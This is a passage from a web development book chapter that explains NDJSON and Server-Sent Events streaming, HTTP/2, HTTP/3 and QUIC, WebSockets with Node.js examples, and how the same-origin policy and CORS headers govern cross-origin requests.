The benefit of this compared with plain text streaming is that each token is now part of a structured JSON object. This allows us to include additional metadata if needed, such as a conversation ID, timestamps, or other relevant information. Many companies build their own AI chat services on top of existing LLMs, and wrapping the raw token stream in NDJSON allows them to add their own features and context without making too many changes to the underlying model.

We can easily adapt our previous example to handle NDJSON streams. Instead of appending raw text chunks, we will parse each line as a JSON

object and extract the token to update our response accordingly. Additionally, we will assume that we have a `setResponse` function that updates the UI with the new token, for example, in a React component:

```
// Send a prompt to a custom backend, e.g. "What's the capital of
France?"
// and stream the response as NDJSON to update a React component
async function fetchNDJSONStream(prompt, setResponse) {
  const response = await fetch("/api/chat", { ❶
    method: "POST",
    headers: { "Content-Type": "application/json" },
    body: JSON.stringify({ prompt }),
  });

  const reader = response.body.getReader(); ❷
  const decoder = new TextDecoder();
  let buffer = "";
  let done = false;

  do {
    const result = await reader.read();
    done = result.done;

    buffer += decoder.decode(result.value, { stream: true }); ❸

    // Process complete lines (NDJSON is newline-delimited)
    const lines = buffer.split("\n");
    buffer = lines.pop(); ❹

    for (const line of lines) { ❺
      if (line.trim()) {
        const { token } = JSON.parse(line); ❻
        setResponse((prev) => prev + token); ❼
      }
    }
  } while (!done);
}
```

Here is what happens in detail:

❶ We send a request to our backend API, like we did before.

❷ We access the response body as a stream by using `response.body.getReader()`, just like in the previous example.

We also create a `TextDecoder` to decode the binary chunks into text and a buffer string to accumulate incoming data.

❸ We read chunks from the stream in a loop and decode them into text, appending them to the buffer.

❹ We split the buffer into lines, using the newline character as the delimiter. The last line may be incomplete, so we store it back in the buffer for the next iteration.

❺ We iterate over the complete lines we have received so far.

❻ For each line, we parse the JSON object to extract the token.

❼ We update the response state (e.g., in a React component) by appending the new token.

Both examples demonstrate how to leverage HTTP streaming in modern web applications. The great thing about this is that we don't change the nature of the underlying HTTP request. HTTP always was streaming data, and the only difference is that we are able to access this data now in JavaScript and process it as it arrives.

Once the response from the LLM is complete, the HTTP request is finished as usual.

Server-Sent Events

Using NDJSON, we have created our own format for streaming structured data. This is really good if we want to get partial results as they arrive.

A crucial factor here is that the response doesn't necessarily take longer than if we received all the data at once. We can simply start working with it earlier.

However, there are also cases where a process takes much longer and we're not interested in excerpts of the result but in partial updates as they happen —events that send notifications. This is where Server-Sent Events (SSE) can be exactly the right technology.

SSE is a W3C specification that defines a standard format for server-to-client streaming over HTTP. It's built into browsers via the `EventSource`

API and comes with useful features like automatic reconnection and event types.[5] Figure 4-2 illustrates how SSE works: the server pushes discrete events to the client over a persistent connection.




Figure 4-2. The SSE connection stays open; the server pushes discrete events over it as they occur

Imagine you're building an AI assistant that helps automate tasks. You ask it to "Set up a new project with TypeScript and React," and instead of just returning a final result, it streams progress updates as it works. The SSE format for this might look like the following:

```
event: status
data: {"step":"init","message":"Starting project setup..."}

event: status
data: {"step":"dependencies","message":"Installing
TypeScript..."}

event: status
data: {"step":"dependencies","message":"Installing React..."}

event: status
data: {"step":"config","message":"Creating tsconfig.json..."}

event: complete
data: {"message":"Project setup complete!","path":"/home/user/my-
project"}
```

Each message consists of field-value pairs. The `event:` field specifies the event type, and `data:` contains the payload. Messages are separated by blank lines. The client can listen for specific event types and handle them accordingly.

On the client side, we can use the `EventSource` API to subscribe to these updates:

```
// Subscribe to automation task updates
const taskId = "abc123";
const eventSource = new
EventSource(`/api/tasks/${taskId}/updates`); ❶

eventSource.addEventListener("status", (event) => { ❷
  const { step, message } = JSON.parse(event.data);
  console.log(`[${step}] ${message}`);
  updateProgressUI(step, message);
});

eventSource.addEventListener("complete", (event) => { ❸
  const { message, path } = JSON.parse(event.data);
  console.log(message);
  showCompletionNotification(path);
  eventSource.close(); ❹
});

eventSource.addEventListener("error", (event) => { ❺
  console.error("Connection lost, reconnecting...");
});
```

Here is what happens in detail:

❶ We create an `EventSource` pointing to our task updates endpoint. The connection opens immediately and stays open.

❷ We listen for `status` events and update the UI with progress information.

❸ When the task completes, we show a notification and close the connection.

❹ Unlike in the previous streaming examples, SSE connections stay open indefinitely. We need to close them explicitly when we're done.

❺ If the connection drops, `EventSource` automatically attempts to reconnect. We can handle the error event to show feedback to the user.

The `EventSource` API supports only `GET` requests, which makes it perfect for subscribing to updates but not for initiating actions. For our automation chatbot, we would first `POST` the user's request to start the task, receive a task ID, and then subscribe to updates via SSE:

```
// Start the automation task
const response = await fetch("/api/tasks", {
  method: "POST",
  headers: { "Content-Type": "application/json" },
  body: JSON.stringify({
    prompt: "Set up a new project with TypeScript and React"
  }),
});
const { taskId } = await response.json();

// Subscribe to updates for this task
const eventSource = new
EventSource(`/api/tasks/${taskId}/updates`);
// ... handle events as shown above
```

This separation of concerns is actually quite elegant: `POST` to initiate, and `GET` to subscribe. It maps well to REST principles and makes it easy to resume listening to a task's progress if the page is reloaded.

For notifications and events, SSE seems like the perfect technology, but it also has its downsides:

- SSE requires an active, unclosed HTTP connection. This means a request must stay open, and you expect the server to close it once the process is complete. This makes SSE unsuitable for truly long sessions. If you want to build a chat application like Slack where real-time updates need to appear in a notifications tab, you may be better off using an existing WebSocket connection (more on that in "WebSockets").
- For HTTP/1.1, this also means that one of the six possible active HTTP connections is constantly reserved for updates. HTTP/2 is almost a prerequisite here (see "HTTP/2: Multiplexing and Performance").

- Certain server frameworks are also designed to keep HTTP connections as short as possible, to avoid blocking internal resources. Long-running requests won't make you happy here either, and you've chosen the wrong technology.
- Additionally, if you know how long certain processes take, you can simply poll at regular intervals with active requests.
- Authentication can be fiddly. The `EventSource` API doesn't let you send custom headers, so you can't attach an `Authorization` header the way you would with `fetch`. Authentication typically has to rely on cookies or a token passed in the URL instead.

Nevertheless, SSE can be exactly the right tool for many situations. But wait. WebSockets? HTTP/2? What's that all about? Let's find out.

HTTP/1.1 Upgrades

In the previous sections, we've seen how powerful yet simple HTTP is as a protocol. This straightforward yet expressive tool allows us to communicate perfectly between client and server and handle many different situations.

Apart from a small upgrade in the early years, HTTP remained unchanged for a long, long time, and it thus became somewhat unsuitable for modern scenarios. The bandwidth of receiving devices kept growing, but how browsers communicated with servers didn't reflect that.

> **NOTE**
>
> In the following sections, we talk a lot about performance, especially in the era of modern web applications. Fundamentally, for all these technologies, asset compression via gzip or Brotli is critical to ensure good performance. No matter how good the protocol is, the less data you transfer, the better. The motto for good performance is always "The best request is no request."

So it was time for some upgrades, tailored specifically to the needs of modern applications and better utilizing available technologies.

In this section, we'll take a closer look at these protocol upgrades, but we won't approach this academically—instead, we'll focus on the practical use cases for our apps.

HTTP/2: Multiplexing and Performance

HTTP/2 (RFC 9113) appeared in 2022 and included a series of updates to the existing HTTP/1.1 protocol.

The problem with HTTP/1.1 was called *head-of-line blocking*. Since each HTTP/1.1 connection could handle only one request at a time, if a large file was being transferred, every other resource had to wait. Browsers therefore allowed up to six parallel connections, but even with those, you still had only six pipes, and a slow response in any of them would block everything else behind it.

The basic idea behind HTTP/2 was that the underlying TCP protocol could handle large amounts of data and high bandwidth quite well,[6] but HTTP/1.1 required a separate TCP connection for each request. It would be much better if we could optimally utilize the existing TCP connection and send multiple assets over the same connection.

The HTTP/2 standard calls this *multiplexing*. The comparison to the previously used six parallel HTTP or TCP connections per domain is shown in Figure 4-3.




Figure 4-3. HTTP/1.1 versus HTTP/2 connection model

With HTTP/2, servers could now split individual files and send them in small packets over the same TCP connection. The client would then reassemble them correctly. This change also enabled updates in other areas:

- While HTTP/1.1 was plain text, HTTP/2 was a binary protocol. This meant significantly less data was sent to the client.
- Headers no longer had to be resent with every response. With HPACK (RFC 7541), they were compressed and sent to the client, and when header information was identical, it was simply referenced. Since headers contained a lot of metadata that was equally important for both client and server, there were often requests that sent more header information than actual data. That's now a thing of the past.

HTTP/2 is therefore more complex in the creation of web clients and servers, but not in their interpretation. All the components we've learned about so far are still there and have the same meaning. HTTP/2 is thus a benefit for all websites. We can deliver data to the client faster and more efficiently.

HTTP/2 is a significant change in how we communicate between client and server. To stay backward compatible, client and server agree on the protocol

before any HTTP data is exchanged. Browsers only use HTTP/2 over TLS: during the TLS handshake, the client lists the protocols it supports through an extension called Application-Layer Protocol Negotiation (ALPN), and the server picks one. If both sides support HTTP/2, the connection starts as HTTP/2 right away; otherwise, both fall back to HTTP/1.1. The original HTTP/2 specification also defined an upgrade from an unencrypted HTTP/1.1 connection, shown in Figure 4-4, but browsers never implemented it, and RFC 9113 has since deprecated it.




Figure 4-4. The (deprecated) cleartext HTTP/2 upgrade handshake

While HTTP/2 is ideal for web apps and websites, there are still many server frameworks and technologies that communicate with HTTP/1.1, even today! Sometimes, an upgrade to HTTP/2 isn't that simple, even if all teams would love to jump on board.

One option is illustrated in Figure 4-5: with the help of a reverse proxy like nginx or a cloud provider like Cloudflare or Amazon CloudFront, it's possible to create an intermediate layer that can communicate with the client or browser in HTTP/2, while the server behind it still communicates with HTTP/1.1.




Figure 4-5. HTTP/2 proxy with HTTP/1.1 backend

The paths between proxy and server are shorter, and proxies aren't limited to the six parallel connections either. These proxies can efficiently fetch data (and cache it when needed), while communication to the client works correspondingly fast.

If you find yourself in a situation where your apps are running slowly due to outdated protocols, introducing such a proxy is exactly what you need.

HTTP/3 and QUIC

HTTP/3 (RFC 9114) is the latest version of the HTTP protocol and, similarly, is an update based on the requirements of its time. Since the inception of HTTP/2, mobile devices and their associated networks have become the dominant way to access the web. People are not stationary when they access the web. They move around and constantly switch from one network to another. HTTP/3 is a protocol designed with these modern usage patterns in mind.

HTTP/3 takes a different approach by building on QUIC (RFC 9000), a new transport protocol that runs over User Datagram Protocol (UDP) instead of TCP. Where TCP confirms the receipt of every packet and manages connections, UDP is a simpler protocol that just sends packets without establishing a connection or ensuring delivery. TCP confirming packets is great for reliability, but it can cause head-of-line blocking on packet loss on a transport level, which HTTP/2 can't fully solve. And packet loss is common on mobile networks.

So UDP can send data faster, but on the web, we need to make sure that data arrives reliably and in order. This is where QUIC comes into play. QUIC implements its own reliability mechanisms on top of UDP, giving us the best of both worlds: the reliability we need with the flexibility UDP provides.

The protocol stack comparison in Figure 4-6 shows how HTTP/3 simplifies the layers while adding new capabilities.




Figure 4-6. HTTP/3 protocol stack comparison

As you can see in Table 4-2, HTTP/3 distributes responsibilities differently than HTTP/1.1 and HTTP/2.

Table 4-2. HTTP/3 feature comparison

Feature	What it does
Multiplexing (via QUIC)	The multiplexing that HTTP/2 introduced is now handled by QUIC, which allows multiple streams of data to be sent independently over a single connection. If one stream experiences packet loss, it doesn't block the others, significantly improving performance on unreliable networks.
Built-in encryption (TLS 1.3)	QUIC includes built-in encryption using TLS 1.3, ensuring that all data transmitted is secure by default. This integration simplifies the security model and reduces the overhead of establishing secure connections.
Connection migration	A connection can remain active even if the client's IP address changes, which is particularly useful for mobile users switching between WiFi and cellular networks.
Zero round-trip time (0-RTT)	Clients can skip the initial handshake for repeat connections to servers they have already connected to, reducing latency and speeding up subsequent requests.

Unlike the HTTP/2 upgrade, HTTP/3 discovery doesn't happen within the request itself. The client first connects over HTTP/1.1 or HTTP/2 as usual. If the server supports HTTP/3, it advertises this using the `Alt-Svc` header in its response. The client remembers this and, for subsequent requests to that origin, attempts to establish a QUIC connection and switches to HTTP/3.

HTTP/3 is still very new, and while many major browsers support it, server support is still catching up. With the reverse-proxy approach we discussed

for HTTP/2, it's possible to introduce HTTP/3 support without changing the backend server much sooner.

If your application relies heavily on mobile users or needs to transport many resources, HTTP/3 is definitely worth considering for your next upgrade. Otherwise, the benefits of HTTP/2 are still significant, widely supported, and most likely sufficient for many applications today.

WebSockets

All the previous HTTP upgrades we've looked at weren't just upgrades in the sense of an HTTP upgrade message—they were actually new versions of the HTTP standard, tailored to the realities of modern internet usage. However, HTTP is still fundamentally designed to bring data from a server to a client. The standard doesn't inherently support bidirectional communication, but WebSockets provide a very flexible and simple alternative designed precisely for that purpose.

In Figure 4-7, you can see that the upgrade works similarly to HTTP/2 or HTTP/3. However, once the upgrade is established, we communicate bidirectionally and have created a solid foundation for real-time communication between client and server.




Figure 4-7. WebSocket upgrade handshake

This bidirectional communication is suitable for several use cases, many of which we depicted in Figure 4-2. The simplest example is probably a chat interface, but things like real-time notifications in a dashboard are also good candidates. Basically, anything that requires us to respond promptly to server events or be informed about them can be excellently implemented via a WebSocket connection.

Furthermore, servers also know how many clients are actively connected and can thus respond appropriately to peak times and similar situations.

WebSockets are well supported by all frameworks and runtimes, regardless of whether you want to develop in Java, .NET, Rust, or JavaScript with Node.js.

Here is a simple Node.js example that handles the WebSocket upgrade and establishes a connection. This echo server accepts messages, logs them, and sends them back to the client:

```
import http from 'http';
import { WebSocketServer } from 'ws';
import * as express from 'express';
import { parse } from 'url';

const app = express();

const server = http.createServer(app);
const wss = new WebSocketServer({ noServer: true }); ❶

server.on('upgrade', (request, socket, head) => { ❷
  const { pathname } = parse(request.url);
  if(request.method === 'GET' && pathname === "/ws") { ❸
    wss.handleUpgrade(request, socket, head, (ws) => { ❹
      wss.emit('connection', ws, request); ❺
    });
  }
});

wss.on('connection', (ws) => { ❻
  ws.on('message', (message) => { ❼
    console.log('Received:', message);
    ws.send(`Echo: ${message}`); ❽
  });
```

```
});

server.listen(3000);
```

Here is what happens in detail:

1. For this example, we use the widely used `ws` library. We create a WebSocket server instance with the `noServer` option set to `true`. This means we will handle the HTTP upgrade process manually.
2. The server listens for upgrade requests, just like it would for HTTP/2 or HTTP/3.
3. It checks whether the request is a `GET` request to the `/ws` endpoint, which is our WebSocket endpoint. It is common practice to use a dedicated endpoint for WebSocket connections.
4. If the request is valid, it takes the request, socket, and head (the first packet of data) and passes them to the WebSocket server's `handleUpgrade` method.
5. After the upgrade is handled, it emits a `connection` event, passing the newly created WebSocket (`ws`) and the original request. From there on, the WebSocket connection is established and ready for communication.
6. The server listens for `connection` events, which are triggered whenever a new WebSocket connection is established.
7. For each connection, it listens for `message` events, which are triggered whenever a message is received from the client.
8. When a message is received, it logs the message to the console and sends an echo response back to the client.

On the client side, it's even easier. The WebSocket interface is a built-in web API and follows the same conventions as every event-based interface in the browser. The echo client side can be written like this:

```
const socket = new WebSocket('ws://localhost:3000/ws'); ❶

socket.addEventListener('open', () => { ❷
  socket.send('Hello, server!'); ❸
});
```

```
socket.addEventListener('message', (event) => { ❹
  console.log('Received:', event.data);
});
```

Here is what happens in detail:

❶ On the client, we create a new WebSocket connection to the dedicated WebSocket endpoint. This endpoint is accessed using the `ws://` protocol (or `wss://` for secure connections).

❷ The `open` event fires after the HTTP upgrade to WebSocket completes.

❸ Once the connection is open, we send a message to the server.

❹ We also listen for `message` events, which are triggered whenever a message is received from the server. In this case, we log the received message to the console.

From there, it's just a small step to create your first chat application, which is in general a good exercise for you to get to know the technology better.

Security and Cross-Origin Concerns

Browsers expose everything they need to run your application. Network traffic can be intercepted, and there are plenty of malicious actors looking to gain access to APIs or user data. Once you publish an app that works fine locally, bad actors can analyze it down to the last detail with a simple opening of the DevTools. It doesn't take much for them to wreak havoc.

The network context is particularly important here, since we're transferring data from an unprotected environment—the browser—to a hopefully protected environment—the server. Servers need to ensure they receive data only from valid users, while on the client side, almost anything can happen.

Thankfully, browsers have some tools to help ensure secure communication. Let's take a look.

Same-Origin Policy

The *same-origin policy* is the browser's fundamental security mechanism. It restricts how scripts from one origin can interact with resources from another origin. An *origin* is defined by three components:

Protocol

: This is the scheme used to access the resource: `http` or `https`.

Domain

: This is the host name, including subdomains. `example.com` and `api.example.com` are different domains.

Port

: This is the network port. If it's omitted, the default port for the protocol is assumed (80 for HTTP and 443 for HTTPS).

All three must match for two URLs to share the same origin. For example, `https://example.com` and `https://example.com:8443` are different origins because the ports differ. And `https://api.example.com` is different again because the subdomain differs.

The same-origin policy is enforced by the browser, not by the server. When JavaScript tries to read the response from a cross-origin request, the browser blocks it. The request may have gone through—the server may have responded—but the browser won't let JavaScript access that response:

```
// You're on https://evil-attacker.com
// JavaScript tries to fetch your bank data:
fetch('https://mybank.com/api/balance')
  .then(r => r.json())
  .then(data => {
    // Never reaches here. The browser blocks reading the
response.
  })
  .catch(error => {
    console.error('CORS error:', error);
  });
```

The request itself goes through, and the server responds. But because the response lacks the proper headers, the browser refuses to let JavaScript read it. The console shows an error like "Access to fetch at *https://mybank.com/api/balance* from origin *https://evil-attacker.com* has been blocked by CORS policy: no *Access-Control-Allow-Origin* header is present on the requested resource."

This protection is essential. But it's also restrictive. Sometimes, you *want* to allow cross-origin requests—for example, if your API lives on a different domain than your frontend. The error message mentions CORS, so let's see how that works.

Cross-Origin Resource Sharing

Cross-Origin Resource Sharing (CORS) is a mechanism that allows servers to explicitly permit cross-origin access. It doesn't bypass the same-origin policy, but it relaxes the rules to include a wider set of allowed interactions. The server declares which origins are allowed to read its responses, and the browser enforces that declaration. You need this for any API that should be accessible from a different origin.

The way CORS works depends on the type of request. For simple requests, the browser just sends the request as is. It also adds an `Origin` header so the server knows where the request came from. For example, say you make a request like this:

```
GET /api/data HTTP/1.1
Host: api.example.com
Origin: https://myapp.com
```

You'll get a response like this if the server allows it:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://myapp.com
Content-Type: application/json

{"data": "success"}
```

The key is the `Access-Control-Allow-Origin` header in the response. If it matches the request's `Origin`, the browser allows JavaScript to read the response. If it doesn't match (or isn't present), the browser blocks access.

Not all requests qualify as "simple." Requests using methods like `DELETE`, custom headers, or `application/json` as the `Content-Type` trigger a *preflight request*. The browser sends an `OPTIONS` request first to check whether the server permits the actual request:

```
OPTIONS /api/users/123 HTTP/1.1
Host: api.example.com
Origin: https://myapp.com
Access-Control-Request-Method: DELETE
Access-Control-Request-Headers: Content-Type
```

If it does, the server answers with the methods and headers it allows:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://myapp.com
Access-Control-Allow-Methods: GET, POST, DELETE
Access-Control-Allow-Headers: Content-Type
```

Only after the preflight succeeds does the browser send the actual `DELETE` request. The server needs to respond correctly to the preflight, or the real request never happens.

The common headers you'll encounter are as follows:

`Access-Control-Allow-Origin`

> This controls which origins are allowed. Set it to a specific origin like `https://myapp.com` or to `*` to allow anyone. Using `*` is convenient for public APIs but risky for endpoints that deal with sensitive data.

`Access-Control-Allow-Methods`

This controls which HTTP methods are allowed. List them all, for example, `GET, POST, PUT, PATCH, DELETE`.

`Access-Control-Allow-Headers`

This controls which headers clients can send. If your frontend sends `Authorization` headers, the server must list that here.

`Access-Control-Allow-Credentials`

This controls whether the browser includes cookies with cross-origin requests. Set it to `true` if the client should send cookies along with cross-origin requests. This is important for session-based authentication. When you use this, you cannot use `*` for `Access-Control-Allow-Origin`; you must specify exact origins.

